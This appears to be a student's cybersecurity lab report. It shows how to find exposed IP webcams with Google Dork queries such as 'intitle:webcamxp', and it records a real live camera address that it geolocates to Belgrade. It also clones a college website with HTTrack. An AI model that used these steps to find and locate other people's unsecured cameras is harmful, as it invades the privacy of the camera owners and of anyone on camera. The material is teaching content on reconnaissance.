
TASK NO : 1

Find two IP webcams using Google Dorks and GHDB, and after that find the location of the IP address using the IP Geo Location Tool.


Tools Used : Ip geolocation Finder
Link : https://ipgeolocation.io/

Google Dorks : intitle:webcamxp

Step 1 : Go to google and type GHBD(Google hacking database) and open the site




Step 2: Open the first site and click on search bar




Step 3: In search bar, enter the google dorks like webcamxp, webcam, ipcam


Step 4: See the Displayed result and and click on any google dork




Step 5: Go to the given google dork in google dork description




Step 6 : Click on the first link, and see if the webcam is working , if the web cam is working copy the IP address given







Step 7 : Take the IP address and put the IP address in IP GeoLocation Tool to get the location of the webcam



WebCam 2


Not secure
109.233.191.130:8080/frame.html?src=8&mode=0&width=320&height=240
Gmail
YouTube
Maps


ipgeolocation
Products
My IP Location
Pricing
Documentation
Blog
Sign Up
Sign In
Free IP Geolocation API and Accurate IP Lookup Database
Free IP API provides country, city, state, province, local currency, latitude and longitude, company detail, ISP lookup, language, zip code, country calling code, time zone, current time, sunset and sunrise time, moonset and moonrise time from any IPv4 and IPv6 address in REST, JSON and XML format over HTTPS.
Get Free API Access
Enter any IPv4, IPv6 address or domain name:
109.233.191.130
"ip": "109.233.191.130",
"country_name": "Serbia",
"state_prov": "Central Serbia",
"city": "Belgrade",
"latitude": "44.79303",
"longitude": "20.53984",
"time_zone": "Europe/Belgrade",
"isp": "Orion Telekom Tim d.o.o.Beograd",
"currency": "Serbian Dinar",
"country_flag":
View More


Using the HTTrack tool Clone 2 websites

HTTrack is a website copier tool for offline browsing , we can download entire website aiding comprehensive data extraction


Steps for Cloning Websites Using HTrack tool

Website Used : https://frcrce.ac.in/


1. **Download the HTTrack tool executable file and install it**
2. **Click on window icon on keyboard and type HTTrack and open the tool**




3. **After opening the tool click on next to proceed**
4. **After clicking on next give a project name to the it and click on next**




5. **After giving the project name , select the action you want to perform like downloading the website and much more**
6. **On the same page add the URL on which u want to perform the clone in url section**




7. **Then click next and then finish**



